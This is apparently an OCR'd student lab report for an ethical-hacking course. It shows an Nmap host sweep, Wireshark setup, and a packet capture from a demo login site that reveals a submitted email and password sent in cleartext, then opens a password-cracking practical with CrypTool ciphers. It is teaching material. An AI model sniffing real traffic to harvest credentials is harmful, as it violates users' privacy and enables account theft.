Nmap scan report for 192.168.52.39
Nmap scan report for 192.168.52.40
Nmap scan report for 192.168.52.41
Nmap scan report for 192.168.52.42
Nmap scan report for 192.168.52.43
Nmap scan report for 192.168.52.44
Nmap scan report for 192.168.52.45
Nmap scan report for 192.168.52.46
Nmap scan report for 192.168.52.47
Nmap scan report for 192.168.52.48
Nmap scan report for 192.168.52.49
Nmap scan report for 192.168.52.50
Nmap scan report for 192.168.52.51
Nmap scan report for 192.168.52.52
Nmap scan report for 192.168.52.53
Nmap scan report for 192.168.52.54
Nmap scan report for 192.168.52.55
Nmap scan report for 192.168.52.56
Nmap scan report for 192.168.52.57
Nmap scan report for 192.168.52.58
Nmap scan report for 192.168.52.59
Nmap scan report for 192.168.52.60
Nmap scan report for 192.168.52.61
Nmap scan report for 192.168.52.62
Nmap scan report for 192.168.52.63
Nmap scan report for 192.168.52.64
Nmap scan report for 192.168.52.65
Nmap scan report for 192.168.52.66
Nmap scan report for 192.168.52.67
Nmap scan report for 192.168.52.68
Nmap scan report for 192.168.52.69
Nmap scan report for 192.168.52.70
Nmap scan report for 192.168.52.71


Command Prompt
Nmap scan report for 192.168.52.72
Nmap scan report for 192.168.52.73
Nmap scan report for 192.168.52.74
Nmap scan report for 192.168.52.75
Nmap scan report for 192.168.52.76
Nmap scan report for 192.168.52.77
Nmap scan report for 192.168.52.78
Nmap scan report for 192.168.52.79
Nmap scan report for 192.168.52.80
Nmap scan report for 192.168.52.81
Nmap scan report for 192.168.52.82
Nmap scan report for 192.168.52.83
Nmap scan report for 192.168.52.84
Nmap scan report for 192.168.52.85
Nmap scan report for 192.168.52.86
Nmap scan report for 192.168.52.87
Nmap scan report for 192.168.52.88
Nmap scan report for 192.168.52.89
Nmap scan report for 192.168.52.90
Nmap scan report for 192.168.52.91
Nmap scan report for 192.168.52.92
Nmap scan report for 192.168.52.93
Nmap scan report for 192.168.52.94
Nmap scan report for 192.168.52.95
Nmap scan report for 192.168.52.96
Nmap scan report for 192.168.52.97
Nmap scan report for 192.168.52.98
Nmap scan report for 192.168.52.99
Nmap scan report for 192.168.52.100
Nmap scan report for 192.168.52.101
Nmap scan report for 192.168.52.102
Nmap scan report for 192.168.52.103
Nmap scan report for 192.168.52.104
Nmap scan report for 192.168.52.105
Nmap scan report for 192.168.52.106
Nmap scan report for 192.168.52.107
Nmap scan report for 192.168.52.108
Nmap scan report for 192.168.52.109


Command Prompt
Nmap scan report for 192.168.52.110
Nmap scan report for 192.168.52.111
Nmap scan report for 192.168.52.112
Nmap scan report for 192.168.52.113
Nmap scan report for 192.168.52.114
Nmap scan report for 192.168.52.115
Nmap scan report for 192.168.52.116
Nmap scan report for 192.168.52.117
Nmap scan report for 192.168.52.118
Nmap scan report for 192.168.52.119
Nmap scan report for 192.168.52.120
Nmap scan report for 192.168.52.121
Nmap scan report for 192.168.52.122
Nmap scan report for 192.168.52.123
Nmap scan report for 192.168.52.124
Nmap scan report for 192.168.52.125
Nmap scan report for 192.168.52.126
Nmap scan report for 192.168.52.127
Nmap scan report for 192.168.52.128
Nmap scan report for 192.168.52.129
Nmap scan report for 192.168.52.130
Nmap scan report for 192.168.52.131
Nmap scan report for 192.168.52.132
Nmap scan report for 192.168.52.133
Nmap scan report for 192.168.52.134
Nmap scan report for 192.168.52.135
Nmap scan report for 192.168.52.136
Nmap scan report for 192.168.52.137
Nmap scan report for 192.168.52.138
Nmap scan report for 192.168.52.139
Nmap scan report for 192.168.52.140
Nmap scan report for 192.168.52.141
Nmap scan report for 192.168.52.142
Nmap scan report for 192.168.52.143
Nmap scan report for 192.168.52.144
Nmap scan report for 192.168.52.145
Nmap scan report for 192.168.52.146
Nmap scan report for 192.168.52.147


Command Prompt
Nmap scan report for 192.168.52.148
Nmap scan report for 192.168.52.149
Nmap scan report for 192.168.52.150
Nmap scan report for 192.168.52.151
Nmap scan report for 192.168.52.152
Nmap scan report for 192.168.52.153
Nmap scan report for 192.168.52.154
Nmap scan report for 192.168.52.155
Nmap scan report for 192.168.52.156
Nmap scan report for 192.168.52.157
Nmap scan report for 192.168.52.158
Nmap scan report for 192.168.52.159
Nmap scan report for 192.168.52.160
Nmap scan report for 192.168.52.161
Nmap scan report for 192.168.52.162
Nmap scan report for 192.168.52.163
Nmap scan report for 192.168.52.164
Nmap scan report for 192.168.52.165
Nmap scan report for 192.168.52.166
Nmap scan report for 192.168.52.167
Nmap scan report for 192.168.52.168
Nmap scan report for 192.168.52.169
Nmap scan report for 192.168.52.170
Nmap scan report for 192.168.52.171
Nmap scan report for 192.168.52.172
Nmap scan report for 192.168.52.173
Nmap scan report for 192.168.52.174
Nmap scan report for 192.168.52.175
Nmap scan report for 192.168.52.176
Nmap scan report for 192.168.52.177
Nmap scan report for 192.168.52.178
Nmap scan report for 192.168.52.179
Nmap scan report for 192.168.52.180
Nmap scan report for 192.168.52.181
Nmap scan report for 192.168.52.182
Nmap scan report for 192.168.52.183
Nmap scan report for 192.168.52.184
Nmap scan report for 192.168.52.185



Command Prompt
Nmap scan report for 192.168.52.186
Nmap scan report for 192.168.52.187
Nmap scan report for 192.168.52.188
Nmap scan report for 192.168.52.189
Nmap scan report for 192.168.52.190
Nmap scan report for 192.168.52.191
Nmap scan report for 192.168.52.192
Nmap scan report for 192.168.52.193
Nmap scan report for 192.168.52.194
Nmap scan report for 192.168.52.195
Nmap scan report for 192.168.52.196
Nmap scan report for 192.168.52.197
Nmap scan report for 192.168.52.198
Nmap scan report for 192.168.52.199
Nmap scan report for 192.168.52.200
Nmap scan report for 192.168.52.201
Nmap scan report for 192.168.52.202
Nmap scan report for 192.168.52.203
Nmap scan report for 192.168.52.204
Nmap scan report for 192.168.52.205
Nmap scan report for 192.168.52.206
Nmap scan report for 192.168.52.207
Nmap scan report for 192.168.52.208
Nmap scan report for 192.168.52.209
Nmap scan report for 192.168.52.210
Nmap scan report for 192.168.52.211
Nmap scan report for 192.168.52.212
Nmap scan report for 192.168.52.213
Nmap scan report for 192.168.52.214
Nmap scan report for 192.168.52.215
Nmap scan report for 192.168.52.216
Nmap scan report for 192.168.52.217
Nmap scan report for 192.168.52.218
Nmap scan report for 192.168.52.219
Nmap scan report for 192.168.52.220
Nmap scan report for 192.168.52.221
Nmap scan report for 192.168.52.222
Nmap scan report for 192.168.52.223





C. Sniffing tool


Description :


Wireshark: Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Wireshark is cross- platform, using the Qt widget toolkit in current releases to implement its user interface, and using pcap to capture packets; it runs on Linux, macOS, BSD, Solaris, some other Unix-like operating systems, and Microsoft Windows. There is also a terminal-based (non-GUI) version called TShark. Wireshark is used to capture and analyse packets in network. It is also used as a sniffer, network protocol analyzer, and network analyser. We can also apply specific filter on network traffic to get more filtered data packets.



wireshark.org/download.html
Official certification from the Wireshark Foundation is available! Learn about becoming a Wireshark Certified Analyst.
WIRESHARK
Download
Learn
Resources
Tools
Community
Develop
Members
Certifications
Donate
Choose your platform and start analyzing network traffic today.
Download Wireshark
Choose your platform and start analyzing network traffic today.
Stable Release: 4.6.0
Windows x64 Installer
Windows Arm64 Installer
Windows x64 PortableApps®
macOS Universal Disk Image
Ubuntu
Source Code
Old Stable Release: 4.4.10
Find out more about the new WCA certification


The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter: Enter a capture filter ...
All interfaces shown
Wi-Fi
VMware Network Adapter VMnet8
Adapter for loopback traffic capture
vEthernet (Default Switch)
Bluetooth Network Connection
VMware Network Adapter VMnet1
Local Area Connection* 2
Local Area Connection* 1
Ethernet 2
Ethernet
USBPcap1: \\.\USBPcap1
Cisco remote capture: ciscodump
Event Tracing for Windows (ETW) reader: etwdump
Random packet generator: randpkt
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
Wi-Fi remote capture: wifidump
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord · Donate
You are running Wireshark 4.6.0 (v4.6.0-0-gcdfb6721e77c). You receive automatic updates.
Ready to load or capture
No Packets
Profile: Default


Login | Personal Contacts Mana
Not secure techpanda.org/index.php
Login | Personal Contacts Manager v1.0
Email*
Password*
Remember me
Submit


Dashboard | Personal Contacts
Not secure techpanda.org/dashboard.php
Dashboard | Personal Contacts Manager v1.0
Add New Contact
Log Out
ID First Name Last Name Mobile No Email Action
1 mynams jenefry 9898989898 admin@gmail.com
100386 a a a admin@google.com Edit
100387 q h 1 Zoragreku@gmail.com Edit
100388 q q 1 a@gmail.com Edit
100389 12 213 3123 3123213@edd.erttr Edit
100390 QjSNYfEpXHVZPhgxuzc KdiTTITpMIOQmumfiLYaPsH 4769930484 efitujjjulaj47@gmail.com Edit
100391 Темный Maiden 87635444242 darkmaiden@octupus.ps Edit
Total Records Count: 7


Capturing from vEthernet (Default Switch)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
22 6.668575 fe80::5507:aa9d:466... ff02::fb MDNS 102 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
23 6.670865 172.18.176.1 224.0.0.251 MDNS 82 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
24 6.671142 fe80::5507:aa9d:466... ff02::fb MDNS 102 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
25 7.575000 172.18.176.1 224.0.0.251 MDNS 82 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
26 7.575438 fe80::5507:aa9d:466... ff02::fb MDNS 102 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
27 7.578688 172.18.176.1 224.0.0.251 MDNS 82 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
28 7.579084 fe80::5507:aa9d:466... ff02::fb MDNS 102 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
29 7.685858 172.18.176.1 224.0.0.251 MDNS 82 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
30 7.686263 fe80::5507:aa9d:466... ff02::fb MDNS 102 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
31 7.690184 172.18.176.1 224.0.0.251 MDNS 82 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
32 7.690638 fe80::5507:aa9d:466... ff02::fb MDNS 102 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
33 9.593694 172.18.176.1 224.0.0.251 MDNS 82 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
34 9.594048 fe80::5507:aa9d:466... ff02::fb MDNS 102 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
35 9.596732 172.18.176.1 224.0.0.251 MDNS 82 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
36 9.597031 fe80::5507:aa9d:466... ff02::fb MDNS 102 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
37 9.703857 172.18.176.1 224.0.0.251 MDNS 82 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
38 9.704321 fe80::5507:aa9d:466... ff02::fb MDNS 102 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
39 9.707882 172.18.176.1 224.0.0.251 MDNS 82 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
40 9.708219 fe80::5507:aa9d:466... ff02::fb MDNS 102 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
Frame 1: Packet, 75 bytes on wire (600 bits), 75 bytes captured (600 bits) on interface \Device\NPF_{EB6
Ethernet II, Src: Microsoft_9f:37:30 (00:15:5d:9f:37:30), Dst: IPv4mcast_fb (01:00:5e:00:00:fb)
Internet Protocol Version 4, Src: 172.18.176.1, Dst: 224.0.0.251
User Datagram Protocol, Src Port: 5353, Dst Port: 5353
Multicast Domain Name System (query)
0000 01 00 5e 00 00 fb 00 15 5d 9f 37 30 08 00 45 00
0010 00 3d 20 c4 00 00 01 11 00 00 ac 12 b0 01 e0 00
0020 00 fb 14 e9 14 e9 00 29 3d 4a 00 00 00 00 00 01
0030 00 00 00 00 00 00 09 4a 79 6f 74 69 72 6d 61 79
0040 05 6c 6f 63 61 6c 00 00 ff 00 01
local


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
1256 23.740585 2401:4900:88b2:af40… 2a03:90c0:5a1:2801:… HTTP 324 GET /c/msdownload/update/others/2025/10/44116179_0d6685b0dd03ff940ec937ee30bb929009425bbd.cab HTTP/1.1
1269 23.907731 2a03:90c0:5a1:2801:… 2401:4900:88b2:af40… HTTP 524 HTTP/1.1 200 OK (application/vnd.ms-cab-compressed)
1271 23.912094 2401:4900:88b2:af40… 2a03:90c0:5a1:2801:… HTTP 324 GET /c/msdownload/update/others/2025/10/44116178_62e5324505e429a443608c2f5b66820ceafcc337.cab HTTP/1.1
1279 24.148717 2a03:90c0:5a1:2801:… 2401:4900:88b2:af40… HTTP 516 HTTP/1.1 200 OK (application/vnd.ms-cab-compressed)
1282 24.152503 2401:4900:88b2:af40… 2a03:90c0:5a1:2801:… HTTP 324 GET /d/msdownload/update/others/2025/10/44115815_e961f4ec1f1950f193a4c593f308f2e5f4775afd.cab HTTP/1.1
1299 24.317210 2a03:90c0:5a1:2801:… 2401:4900:88b2:af40… HTTP 458 HTTP/1.1 200 OK (application/vnd.ms-cab-compressed)
1300 24.318787 2401:4900:88b2:af40… 2a03:90c0:5a1:2801:… HTTP 324 GET /d/msdownload/update/others/2025/10/44115814_21f1546a691c8a9b95d7d6fd69bb4e3e1b2d0382.cab HTTP/1.1
1345 24.487143 2a03:90c0:5a1:2801:… 2401:4900:88b2:af40… HTTP 448 HTTP/1.1 200 OK (application/vnd.ms-cab-compressed)
1349 24.489457 192.168.1.6 217.174.153.53 HTTP 774 POST /index.php HTTP/1.1 (application/x-www-form-urlencoded)
1350 24.490402 2401:4900:88b2:af40… 2a03:90c0:5a1:2801:… HTTP 324 GET /d/msdownload/update/others/2025/10/44115813_a0fdf274b2aad679048e147ba943d95c88ec49f9.cab HTTP/1.1
1363 24.663598 2a03:90c0:5a1:2801:… 2401:4900:88b2:af40… HTTP 448 HTTP/1.1 200 OK (application/vnd.ms-cab-compressed)
1365 24.665375 2401:4900:88b2:af40… 2a03:90c0:5a1:2801:… HTTP 324 GET /d/msdownload/update/others/2025/10/44115812_171e407188205f0296a91e54aeec9654ab114472.cab HTTP/1.1
1367 24.675702 217.174.153.53 192.168.1.6 HTTP 944 HTTP/1.1 302 Found (text/html)
1369 24.677550 192.168.1.6 217.174.153.53 HTTP 625 GET /dashboard.php HTTP/1.1
1381 24.831362 2a03:90c0:5a1:2801:… 2401:4900:88b2:af40… HTTP 456 HTTP/1.1 200 OK (application/vnd.ms-cab-compressed)
1383 24.834491 2401:4900:88b2:af40… 2a03:90c0:5a1:2801:… HTTP 324 GET /d/msdownload/update/others/2025/10/44115811_65c7cf803b230b2713222fbd1a30af27479c38c5.cab HTTP/1.1
1391 24.868625 217.174.153.53 192.168.1.6 HTTP 348 HTTP/1.1 200 OK (text/html)
1435 24.999066 2a03:90c0:5a1:2801:… 2401:4900:88b2:af40… HTTP 442 HTTP/1.1 200 OK (application/vnd.ms-cab-compressed)
1437 25.001027 2401:4900:88b2:af40… 2a03:90c0:5a1:2801:… HTTP 324 GET /d/msdownload/update/others/2025/10/44115810_44ab68ed28f23d3ca655620a5db243b551c4d6b5.cab HTTP/1.1
Frame 1349: Packet, 774 bytes on wire (6192 bits), 774 bytes captured (6192 bits) on interface \Device\
Ethernet II, Src: Intel_7c:90:20 (9c:da:3e:7c:90:20), Dst: NokiaSolutio_9e:33:30 (a0:91:ca:9e:33:30)
Internet Protocol Version 4, Src: 192.168.1.6, Dst: 217.174.153.53
Transmission Control Protocol, Src Port: 45277, Dst Port: 80, Seq: 1, Ack: 1, Len: 720
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "email" = "admin@google.com"
Key: email
Value: admin@google.com
Form item: "password" = "Password@2010"

Practical No. 4: Malware Threats: Worms, viruses, Trojans

Aim: Using the software tools/commands to perform the following, generate an analysis report:

A. Password cracking:

Description :
Password cracking is the process that involves computational methods to guess or retrieve a password from stored or transmitted data, typically employing algorithms executed by a computer. It is often used by hackers or malicious actors to gain unauthorized access to a target computer system or online account by guessing or cracking the password. It can be accomplished for several reasons, such as gaining access to sensitive information, stealing data or resources, conducting espionage, or carrying out malicious activities. Security professionals also use this method to test the strength of passwords and identify vulnerabilities in a system's security. However, in most cases, password cracking is done with malicious intent and is considered illegal and unethical.

Output:

Using Cryptool to encrypt and decrypt password,

Perform encryption and decryption of text by using cryptool 2

Using the cryptool 2 tool perform the following

a) Ceaser Cipher

b) Substitution Cipher

c) Playfair Cipher

Download the current versions of CrypTool 2. There are two versions of CrypTool 2, the stable version and the nightly version. Both versions are available as an EXE installer and as a ZIP archive. The EXE installer supports the creation of a start menu entry, of a desktop link and of an Explorer file type. If we don't know which one to choose, we should prefer the stable version with EXE installer. No admin rights are needed for the installation. Each installation type (EXE and ZIP) has its own online update mechanism. For execution, a 64-bit Windows and Microsoft .NET Framework 4.7.2 or higher are needed.

Download Stable version

